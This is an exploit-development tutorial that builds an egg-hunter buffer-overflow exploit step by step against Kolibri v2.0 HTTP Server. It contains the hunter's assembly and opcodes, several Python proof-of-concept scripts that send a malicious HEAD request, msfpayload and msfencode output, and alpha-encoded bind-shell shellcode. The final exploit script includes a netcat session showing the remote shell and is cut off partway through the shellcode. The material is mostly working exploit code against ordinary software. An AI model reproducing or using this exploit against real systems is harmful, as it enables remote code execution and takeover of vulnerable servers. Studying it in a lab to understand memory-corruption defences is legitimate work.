BECOME A PATRON

# Egg Hunters

Hello and welcome to part 4 of my exploit development series. This part will cover "egg hunters" a most helpful and cool technique which can (and sometimes must) be used in exploit development. To demonstrate this process we will be creating an exploit from scratch for "Kolibri v2.0 HTTP Server". You can find pre-existing exploits here.

The list of badcharacters are **'\x00\x0d\x0a\x3d\x20\x3f'**
Exploit Development: Backtrack 5
Debugging Machine: Windows XP PRO SP3
Vulnerable Software: Download

## Egg Hunters Introduction

From the previous parts we should already have an idea about how buffer overflows work. A program stores a large buffer and at some point we hijack the execution flow we then redirect control to one of the CPU registers that contains part of our buffer and any instructions there will be executed. But ask yourself what if, after we gain control, we don't have enough buffer space for a meaningful payload. It may be the case that the particular vulnerability is not exploitable but that is unlikely. In this case you need to look for one of two things: (1) the buffer space before overwriting EIP is also in memory somewhere and (2) a buffer segment may also be stored in a completely different region of memory. If this other buffer space is close by you can get there with a "jump to offset", however if it is far away or not easily accessible we will need to find another technique (we could hardcode an address and jump to it but for reliability we should never do this).

Enter the 'Egg Hunter"! The egg hunter is composed of a set of programmatic instructions that are translated to opcode and in that respect it is no different than any other shellcode (this is important because it might also contain badcharacters!!). The purpose of an egg hunter is to search the entire memory range (stack/heap/..) for our final stage shellcode and redirect execution flow to it. There are several egg hunters available, if you want to read more about how they work I suggest this paper by skape. In fact we will be using a slightly modified version of one of these egg hunters, you can see it's structure below.

```
loop_inc_page:
        or    dx, 0x0fff                    // Add PAGE_SIZE-1 to edx
loop_inc_one:
        inc   edx                           // Increment our pointer by one
loop_check:
        push  edx                           // Save edx
        push  0x2                           // Push NtAccessCheckAndAuditAlarm
        pop   eax                           // Pop into eax
        int   0x2e                          // Perform the syscall
        cmp   al, 0x05                      // Did we get 0xc0000005 (ACCESS_VIOLATION) ?
        pop   edx                           // Restore edx
loop_check_8_valid:
        je    loop_inc_page                 // Yes, invalid ptr, go to the next page

is_egg:
        mov   eax, 0x50905090               // Throw our egg in eax
        mov   edi, edx                      // Set edi to the pointer we validated
        scasd                               // Compare the dword in edi to eax
        jnz   loop_inc_one                  // No match? Increment the pointer by one
        scasd                               // Compare the dword in edi to eax again (which is now edx + 4)
        jnz   loop_inc_one                  // No match? Increment the pointer by one

matched:
        jmp   edi                           // Found the egg.  Jump 8 bytes past it into our code.
```

I won't explain exactly how it works, you can read skape's paper for more details. What you need to know is that the egg hunter contains a user defined 4-byte tag, it will then search through memory until it finds this tag twice repeated (if the tag is "1234" it will look for "12341234"). When it finds the tag it will redirect execution flow to just after the tag and so to our shellcode. If you have any need of an egg hunter in an exploit I highly suggest you use this one (it is also implemented in !mona but more about that later) because of its small size (32-bytes), its speed and its portability across windows platforms. You can see the egg hunter below after it has been converted to opcode.

```
"\x66\x81\xca\xff"
"\x0f\x42\x52\x6a"
"\x02\x58\xcd\x2e"
"\x3c\x05\x5a\x74"
"\xef\xb8\x62\x33" #b3
"\x33\x66\x8b\xfa" #3f
"\xaf\x75\xea\xaf"
```

```
"\x75\xe7\xff\xe7"

The tag in this case is "b33f", if you use an ASCII tag you can easily convert it to hex with a quick
google search... In this case we will need to prepend our final stage shellcode with "b33fb33f" so our
egg hunter can find it.
```

Before we continue to our own exploit I would like to show you what to do if the egg hunter contains any badcharacters. First we will need to write the 32-bytes to a binary file, to do this you can use a script I wrote, "bin.sh", you can find it in the coding section. When that is done we can simply encode it with msfencode. You can see an example of this below, notice how the encoding affects the byte size.

```
root@bt:~/Desktop# ./bin.sh -i test.txt -o hunter -t B
[>] Parsing Input File
[>] Pipe output to xxd
[>] Clean up
[>] Done!!

root@bt:~/Desktop# msfencode -b '\xff' -i hunter.bin
[*] x86/shikata_ga_nai succeeded with size 59 (iteration=1)
buf =
"\xd9\xcf\xd9\x74\x24\xf4\x5e\x33\xc9\xbf\x4d\x1a\x03\x02" +
"\xb1\x09\x31\x7e\x17\x83\xee\xfc\x03\x33\x09\xe1\xf7\xad" +
"\xac\x2f\x08\x3e\xed\xfd\x9d\x42\xa9\xcc\x4c\x7e\x4c\x95" +
"\xe4\x91\xf6\x4b\x36\x5e\x61\x07\xc2\x0f\x18\xfd\x9c\x3a" +
"\x04\xfe\x04"

root@bt:~/Desktop# msfencode -e x86/alpha_mixed -i hunter.bin
[*] x86/alpha_mixed succeeded with size 125 (iteration=1)
buf =
"\xdb\xcf\xd9\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49\x49" +
"\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37\x51\x5a" +
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" +
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" +
"\x75\x4a\x49\x43\x56\x6b\x31\x49\x5a\x6b\x4f\x46\x6f\x37" +
"\x32\x46\x32\x70\x6a\x44\x42\x42\x78\x5a\x6d\x46\x4e\x77" +
"\x4c\x35\x55\x32\x7a\x71\x64\x7a\x4f\x48\x38\x73\x52\x57" +
"\x43\x30\x33\x62\x46\x4c\x4b\x4a\x5a\x4c\x6f\x62\x55\x6b" +
"\x5a\x6e\x4f\x43\x45\x69\x77\x59\x6f\x78\x67\x41\x41"
```


That should be enough background information, time to get to the good stuff! !

## Replicating The Crash

So like I said before we will be bringing "Kolibri v2.0 HTTP Server" to it's knees. To do this we will embed our buffer overflow in an HTTP request. You can see our POC below which should overwrite EIP. If you decide to recreate this exploit just modify the IP's in the appropriate places; also 8080 is the default port but essentially this could be changed to anything by Kolibri.

```
#!/usr/bin/python

import socket
import os
import sys

Stage1 = "A"*600

buffer = (
"HEAD /" + Stage1 + " HTTP/1.1\r\n"
"Host: 192.168.111.128:8080\r\n"
"User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; he; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12\r\n"
"Keep-Alive: 115\r\n"
"Connection: keep-alive\r\n\r\n")

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("192.168.111.128", 8080))
expl.send(buffer)
expl.close()
```

As per usual we attach Kolibri to Immunity Debugger and execute our POC exploit. You can see in the screenshot below that we overwrite EIP and that ESP contains part of our buffer. I should note that if we send a longer buffer we can also overwrite the SEH, there are many ways to skin a cat as they say but today we are hunting for eggs so lets continue.




Registers

## Setting up Stage1

The attentive reader will have noticed that the buffer variable in our POC is called "Stage1", more about "Stage2" later. Lets figure out the offsets to EIP and ESP. As usual we will replace our buffer with the metasploit pattern and and let !mona do the heavy lifting.

```
root@bt:~/Desktop# cd /pentest/exploits/framework/tools/
root@bt:/pentest/exploits/framework/tools# ./pattern_create.rb 600
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A
d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah
0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5
Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0A
o1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar
6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
```

**!mona findmsp**




Metasploit Pattern

Ok so far so good, based on this information we can reconstruct our buffer as shown below. EIP will be overwritten by the 4-bytes that directly follow the first 515-bytes and any bytes that follow after EIP will reside in the ESP register.

**Stage1 = "A"*515 + [EIP] + BBBBB.....**

Good, let's find an address that can redirect execution flow to ESP. Keep in mind that it may not contain any badcharacters. You can see in the screenshot below there are quite a few options, these are of course OS dll's but that's no so important.

**!mona jmp -r esp**



Pointer to ESP

Let's select one of these pointers and place it in our buffer. At this point I should explain the purpose of "Stage1", we will embed our egg hunter here (we will worry about the final stage shellcode later). Now there are a couple of options here, we could place our egg hunter in ESP since we certainly have room there but for the sake of neatness I would prefer to place the egg hunter in the buffer space before overwriting EIP. To accomplish this we will place a "short jump" instruction at ESP that will hop backwards in our buffer with enough room for our egg hunter. This "short jump" only requires 2-bytes so we should restructure our buffer as follows.


Pointer: **0x77c35459 : push esp # ret | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5701 (C:\WINDOWS\system32\msvcrt.dll)**
Buffer: **Stage1 = "A"*515 + "\x59\x54\xC3\x77" +"B"*2**

For the moment we will not fill in the "short jump" opcode we will leave it as "B"*2 so we can check that we hit our breakpoint (since we are reducing the buffer length and it might change the crash). Our new POC should look like this.

```
#!/usr/bin/python

import socket
import os
import sys

#--------------------------------------------------------------------------------#
# badchars: \x00\x0d\x0a\x3d\x20\x3f                                             #
#--------------------------------------------------------------------------------#
# Stage1:                                                                        #
# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                                #
# (2) ESP: jump back 60 bytes in the buffer => ????                              #
#--------------------------------------------------------------------------------#

Stage1 = "A"*515 + "\x59\x54\xC3\x77" + "B"*2

buffer = (
```


```
"HEAD /" + Stage1 + " HTTP/1.1\r\n"
"Host: 192.168.111.128:8080\r\n"
"User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; he; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12\r\n"
"Keep-Alive: 115\r\n"
"Connection: keep-alive\r\n\r\n")

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("192.168.111.128", 8080))
expl.send(buffer)
expl.close()
```

After reattaching Kolibri in the debugger and executing our POC we see that we do hit our breakpoint.




Breakpoint

Perfect!! If we step through these instructions with F7 we will be brought back to our two B's located as ESP. Time to make our opcode that will jump back 60-bytes (this is just an arbitrary value which should provide enough space). The "short jump" opcode starts with "\xEB" followed by the distance we need to jump. To get this value we will use one of the only useful tools that comes pre-packaged with windows hehe, observe the screenshots below.



Short Jump = \xEB




-60 bytes = \xC4


While developing exploits you will learn to appreciate the usefulness of windows calculator. Anyway lets put our theory to the test, the new buffer should look like this:

**Stage1 = "A"*515 + "\x59\x54\xC3\x77" +"\xEB\xC4"**

After we step through the breakpoint at EIP we get redirected to ESP which contains our 'short jump" opcode and if we take the jump with F7 we will jump back 60-bytes in our buffer relative to our current position and land nicely in our A's. You can see this in the screenshots below.




\xEB\xC4



Buffer


All that remains for "Stage1" is to generate and insert our egg hunter in our buffer. You could use or manually modify the egg hunter at the beginning of this tutorial but like I said before "!mona" contains an option to generate an egg hunter and specify a custom tag so lets have a look at that.

**!mona help egg**
**!mona egg -t b33f**



Mona Egghunter

Since we know that the egg hunter is 32-bytes long we can easily insert it into our buffer with a bit of calculation. You can see our final "Stage1" POC below and a screenshot that shows the egg hunter has been placed nicely between our "short jump" and overwriting EIP.



Egghunter

```
#!/usr/bin/python

import socket
import os
import sys

#Egghunter
#Size 32-bytes
hunter = (
"\x66\x81\xca\xff"
"\x0f\x42\x52\x6a"
"\x02\x58\xcd\x2e"
"\x3c\x05\x5a\x74"
"\xef\xb8\x62\x33" #b3
"\x33\x66\x8b\xfa" #3f
"\xaf\x75\xea\xaf"
"\x75\xe7\xff\xe7")

#--------------------------------------------------------------------------------#
# badchars: \x00\x0d\x0a\x3d\x20\x3f                                             #
#--------------------------------------------------------------------------------#
# Stage1:                                                                        #
# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                                #
# (2) ESP: jump back 60 bytes in the buffer => \xEB\xC4                          #
# (3) Enough room for egghunter; marker "b33f"                                   #
#--------------------------------------------------------------------------------#

Stage1 = "A"*478 + hunter + "A"*5 + "\x59\x54\xC3\x77" + "\xEB\xC4"

buffer = (
```

```
"HEAD /" + Stage1 + " HTTP/1.1\r\n"
"Host: 192.168.111.128:8080\r\n"
"User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; he; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12\r\n"
"Keep-Alive: 115\r\n"
"Connection: keep-alive\r\n\r\n")

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("192.168.111.128", 8080))
expl.send(buffer)
expl.close()
```

So this is the state of affairs. Our buffer overflow redirects execution to our egg hunter which searches in memory for our final stage shellcode (which for the moment doesn't exist of course). Don't run the exploit because the egg hunter will permanently spike the CPU up to 100% while it looks for the non existent egg...

## Setting up Stage2


The question remains where can we put our "Stage2" which contains our egg. There is a unique quality in HTTP requests that contain buffer overflows. The HTTP request packet contains several "fields", not all of them necessary (in fact the packet we are sending in our exploit is already stripped down considerably). For the sake of simple explanations lets call these fields 1,2,3,4,5. If there is a buffer overflow in field 1 normally we would assume that field 2 is just an extension of field 1 as if it was just appended to field 1. However as we will see these different "fields" will each have a proper location in memory and even though field 1 (or Stage1 in our case) contains a buffer overflow the other fields will, at the time of the crash, be loaded separately into memory.

Let's see what happens when we inject a metasploit pattern of 1000-bytes in the "User-Agent" field. You can see the new POC below...

```
#!/usr/bin/python

import socket
import os
import sys

#Egghunter
#Size 32-bytes
hunter = (
"\x66\x81\xca\xff"
"\x0f\x42\x52\x6a"
"\x02\x58\xcd\x2e"
```

```
"\x3c\x05\x5a\x74"
"\xef\xb8\x62\x33" #b3
"\x33\x66\x8b\xfa" #3f
"\xaf\x75\xea\xaf"
"\x75\xe7\xff\xe7")

#--------------------------------------------------------------------------------#
# badchars: \x00\x0d\x0a\x3d\x20\x3f                                             #
#--------------------------------------------------------------------------------#
# Stage1:                                                                        #
# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                                #
# (2) ESP: jump back 60 bytes in the buffer => \xEB\xC4                          #
# (3) Enough room for egghunter; marker "b33f"                                   #
#--------------------------------------------------------------------------------#

Stage1 = "A"*478 + hunter + "A"*5 + "\x59\x54\xC3\x77" + "\xEB\xC4"
Stage2 = "Aa0Aa1Aa...0Bh1Bh2B" #1000-bytes

buffer = (
"HEAD /" + Stage1 + " HTTP/1.1\r\n"
"Host: 192.168.111.128:8080\r\n"
"User-Agent: " + Stage2 + "\r\n"
"Keep-Alive: 115\r\n"
"Connection: keep-alive\r\n\r\n")

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("192.168.111.128", 8080))
expl.send(buffer)
expl.close()
```

Attach Kolibri to the debugger and put a breakpoint on 0x77C35459 because we need !mona to search for the metasploit pattern and we don't want the egg hunter code to run. Surprise surprise as you can see from the screenshot below we can find the complete metasploit pattern in memory (not once but three times). In fact I did a bit of testing and we can inject even larger chunks of buffer space though 1000-bytes should be enough.



Metasploit Pattern

Essentially it's Game Over at this point, if we use this buffer space in Stage2 to insert our egg tag and right after it our payload the egg hunter will find and execute it!

## Shellcode + Game Over

Again as per usual two things remain, (1) modifying our POC so it's ready to accept our shellcode and (2) generate a payload that is to our liking. You can see the final POC below, notice that Stage2 contains our egg tag. Any shellcode that is placed in the shellcode variable will get executed by our egg hunter.

```
#!/usr/bin/python

import socket
import os
import sys

#Egghunter
#Size 32-bytes
hunter = (
"\x66\x81\xca\xff"
"\x0f\x42\x52\x6a"
"\x02\x58\xcd\x2e"
"\x3c\x05\x5a\x74"
"\xef\xb8\x62\x33" #b3
"\x33\x66\x8b\xfa" #3f
"\xaf\x75\xea\xaf"
"\x75\xe7\xff\xe7")

shellcode = (
)

#--------------------------------------------------------------------------------#
# badchars: \x00\x0d\x0a\x3d\x20\x3f                                             #
#--------------------------------------------------------------------------------#
# Stage1:                                                                        #
# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                                #
# (2) ESP: jump back 60 bytes in the buffer => \xEB\xC4                          #
# (3) Enough room for egghunter; marker "b33f"                                   #
#--------------------------------------------------------------------------------#
# Stage2:                                                                        #
```

```
# (4) We embed the final stage payload in the HTTP header, which will be put    #
#     somewhere in memory at the time of the initial crash, b00m Game Over!!    #
#-------------------------------------------------------------------------------#

Stage1 = "A"*478 + hunter + "A"*5 + "\x59\x54\xC3\x77" + "\xEB\xC4"
Stage2 = "b33fb33f" + shellcode

buffer = (
"HEAD /" + Stage1 + " HTTP/1.1\r\n"
"Host: 192.168.111.128:8080\r\n"
"User-Agent: " + Stage2 + "\r\n"
"Keep-Alive: 115\r\n"
"Connection: keep-alive\r\n\r\n")

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("192.168.111.128", 8080))
expl.send(buffer)
expl.close()
```

Ok so before generating our shellcode there is some final trickery to deal with. After some testing I noticed that the badcharacter set did not apply for our Stage2 buffer. If you recreate this exploit feel free to do a proper badcharacter analysis. Since we know for a fact that an ASCII buffer will not cause any problems (as we can find the metasploit pattern intact) and we know that we have more than enough room (I think I tested Stage2 up to 3000-bytes) we can simply generate a payload that is ASCII-encoded.

```
root@bt:~# msfpayload -l
[...snip...]
windows/shell/reverse_tcp_dns    Connect back to the attacker, Spawn a piped command shell (staged)
windows/shell_bind_tcp           Listen for a connection and spawn a command shell
windows/shell_bind_tcp_xpfw      Disable the Windows ICF, then listen for a connection and spawn a
                                 command shell
[...snip...]

root@bt:~# msfpayload windows/shell_bind_tcp O

       Name: Windows Command Shell, Bind TCP Inline
     Module: payload/windows/shell_bind_tcp
    Version: 8642
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 341
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
```

```
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LPORT     4444             yes       The listen port
RHOST                      no        The target address

Description:
  Listen for a connection and spawn a command shell

root@bt:~# msfpayload windows/shell_bind_tcp LPORT=9988 R| msfencode -e x86/alpha_mixed -t c
[*] x86/alpha_mixed succeeded with size 744 (iteration=1)

unsigned char buf[] =
"\xdb\xcf\xd9\x74\x24\xf4\x59\x49\x49\x49\x49\x49\x49\x49\x49"
"\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41\x58"
"\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42"
"\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c"
"\x4a\x48\x6d\x59\x67\x70\x77\x70\x67\x70\x53\x50\x4d\x59\x4b"
"\x55\x75\x61\x49\x42\x35\x34\x6c\x4b\x52\x72\x70\x30\x6c\x4b"
"\x43\x62\x54\x4c\x4c\x4b\x62\x72\x76\x74\x6c\x4b\x72\x52\x35"
"\x78\x36\x6f\x6e\x57\x42\x6a\x76\x46\x66\x51\x6b\x4f\x50\x31"
"\x69\x50\x6c\x6c\x75\x6c\x35\x31\x53\x4c\x46\x62\x34\x6c\x37"
"\x50\x6f\x31\x58\x4f\x74\x4d\x75\x51\x49\x57\x6d\x32\x4c\x30"
"\x66\x32\x31\x47\x4e\x6b\x46\x32\x54\x50\x4c\x4b\x62\x62\x45"
"\x6c\x63\x31\x68\x50\x4c\x4b\x61\x50\x42\x58\x4b\x35\x39\x50"
"\x33\x44\x61\x5a\x45\x51\x5a\x70\x66\x30\x6c\x4b\x57\x38\x74"
"\x58\x4c\x4b\x50\x58\x57\x50\x66\x61\x58\x53\x78\x63\x35\x6c"
"\x62\x69\x6e\x6b\x45\x64\x6c\x4b\x76\x61\x59\x46\x45\x61\x39"
"\x6f\x70\x31\x39\x50\x6c\x6c\x4f\x31\x48\x4f\x66\x6d\x45\x51"
"\x79\x57\x46\x58\x49\x70\x50\x75\x39\x64\x73\x33\x61\x6d\x59"
"\x68\x77\x4b\x53\x4d\x31\x34\x32\x55\x38\x62\x61\x48\x6c\x4b"
"\x33\x68\x64\x64\x76\x61\x4e\x33\x43\x56\x4c\x4b\x44\x4c\x70"
"\x4b\x6e\x6b\x51\x48\x35\x4c\x43\x31\x4b\x63\x4e\x6b\x55\x54"
"\x6e\x6b\x47\x71\x48\x50\x4c\x49\x31\x54\x45\x74\x36\x44\x43"
"\x6b\x43\x6b\x65\x31\x52\x79\x63\x6a\x72\x71\x39\x6f\x6b\x50"
"\x56\x38\x33\x6f\x50\x5a\x4c\x4b\x36\x72\x38\x6b\x4c\x46\x53"
"\x6d\x42\x48\x47\x43\x55\x62\x63\x30\x35\x50\x51\x78\x61\x67"
"\x43\x43\x77\x42\x31\x4f\x52\x74\x35\x38\x70\x4c\x74\x37\x37"
"\x56\x37\x77\x4b\x4f\x78\x55\x6c\x78\x4c\x50\x67\x71\x67\x70"
"\x75\x50\x64\x69\x49\x54\x36\x34\x36\x30\x35\x38\x71\x39\x6f"
"\x70\x42\x4b\x55\x50\x79\x6f\x4a\x75\x66\x30\x56\x30\x52\x70"
"\x76\x30\x77\x30\x66\x30\x73\x70\x66\x30\x62\x48\x68\x6a\x54"
"\x4f\x4b\x6f\x4b\x50\x79\x6f\x78\x55\x4f\x79\x59\x57\x75\x61"
"\x6b\x6b\x42\x73\x51\x78\x57\x72\x35\x50\x55\x77\x34\x44\x4d"
"\x59\x4d\x36\x33\x5a\x56\x70\x66\x36\x43\x67\x63\x58\x38\x42"
"\x4b\x6b\x64\x77\x50\x67\x39\x6f\x4a\x75\x66\x33\x33\x67\x73"
"\x58\x4f\x47\x4d\x39\x55\x68\x69\x6f\x49\x6f\x5a\x75\x33\x63"
"\x32\x73\x53\x67\x42\x48\x71\x64\x6a\x4c\x47\x4b\x59\x71\x59"
"\x6f\x5a\x75\x30\x57\x4f\x79\x78\x47\x61\x78\x34\x35\x30\x6e"
"\x70\x4d\x63\x51\x39\x6f\x69\x45\x72\x48\x75\x33\x50\x6d\x55"
"\x34\x57\x70\x6f\x79\x5a\x43\x43\x67\x71\x47\x31\x47\x54\x71"
"\x5a\x56\x32\x4a\x52\x32\x50\x59\x66\x36\x58\x62\x39\x6d\x71"
"\x76\x4b\x77\x31\x54\x44\x64\x65\x6c\x77\x71\x37\x71\x4c\x4d"
```

```
"\x37\x34\x57\x54\x34\x50\x59\x56\x55\x50\x43\x74\x61\x44\x46"
"\x30\x73\x66\x30\x56\x52\x76\x57\x36\x72\x76\x42\x6e\x46\x36"
"\x66\x36\x42\x73\x50\x56\x65\x38\x42\x59\x7a\x6c\x67\x4f\x4e"
"\x66\x79\x6f\x4a\x75\x4d\x59\x6b\x50\x62\x6e\x76\x36\x42\x66"
"\x4b\x4f\x36\x50\x71\x78\x54\x48\x4c\x47\x75\x4d\x51\x70\x4b"
"\x4f\x48\x55\x6f\x4b\x6c\x30\x78\x35\x6f\x52\x33\x66\x33\x58"
"\x6c\x66\x4f\x65\x6f\x4d\x4f\x6d\x6b\x4f\x7a\x75\x75\x6c\x56"
"\x66\x51\x6c\x65\x5a\x4b\x30\x79\x6b\x69\x70\x51\x65\x77\x75"
"\x6d\x6b\x30\x47\x36\x73\x31\x62\x62\x4f\x32\x4a\x47\x70\x61"
"\x43\x4b\x4f\x4b\x65\x41\x41";
```


After adding some notes the final exploit is ready!!

```
#!/usr/bin/python

#-------------------------------------------------------------------------------#
# Exploit: Kolibri v2.0 HTTP Server HEAD (egghunter)                            #
# Author: b33f (Ruben Boonen) - http://www.fuzzysecurity.com/                   #
# OS: WinXP PRO SP3                                                             #
# Software: http://cdn01.exploit-db.com/wp-content/themes/exploit/applications/ #
#           f248239d09b37400e8269cb1347c240e-BladeAPIMonitor-3.6.9.2.Setup.exe  #
#-------------------------------------------------------------------------------#
# This exploit was created for Part 4 of my Exploit Development tutorial        #
# series - http://www.fuzzysecurity.com/tutorials/expDev/4.html                 #
#-------------------------------------------------------------------------------#
# root@bt:~/Desktop# nc -nv 192.168.111.128 9988                                #
# (UNKNOWN) [192.168.111.128] 9988 (?) open                                     #
# Microsoft Windows XP [Version 5.1.2600]                                       #
# (C) Copyright 1985-2001 Microsoft Corp.                                       #
#                                                                               #
# C:\Documents and Settings\Administrator\Desktop>                              #
#-------------------------------------------------------------------------------#

import socket
import os
import sys

#Egghunter
#Size 32-bytes
hunter = (
"\x66\x81\xca\xff"
"\x0f\x42\x52\x6a"
"\x02\x58\xcd\x2e"
"\x3c\x05\x5a\x74"
"\xef\xb8\x62\x33" #b3
"\x33\x66\x8b\xfa" #3f
"\xaf\x75\xea\xaf"
```

```
"\x75\xe7\xff\xe7")

#msfpayload windows/shell_bind_tcp LPORT=9988 R| msfencode -e x86/alpha_mixed -t c
#[*] x86/alpha_mixed succeeded with size 744 (iteration=1)
shellcode = (
"\xdb\xcf\xd9\x74\x24\xf4\x59\x49\x49\x49\x49\x49\x49\x49\x49"
"\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41\x58"
"\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42"
"\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c"
"\x4a\x48\x6d\x59\x67\x70\x77\x70\x67\x70\x53\x50\x4d\x59\x4b"
"\x55\x75\x61\x49\x42\x35\x34\x6c\x4b\x52\x72\x70\x30\x6c\x4b"
"\x43\x62\x54\x4c\x4c\x4b\x62\x72\x76\x74\x6c\x4b\x72\x52\x35"
"\x78\x36\x6f\x6e\x57\x42\x6a\x76\x46\x66\x51\x6b\x4f\x50\x31"
"\x69\x50\x6c\x6c\x75\x6c\x35\x31\x53\x4c\x46\x62\x34\x6c\x37"
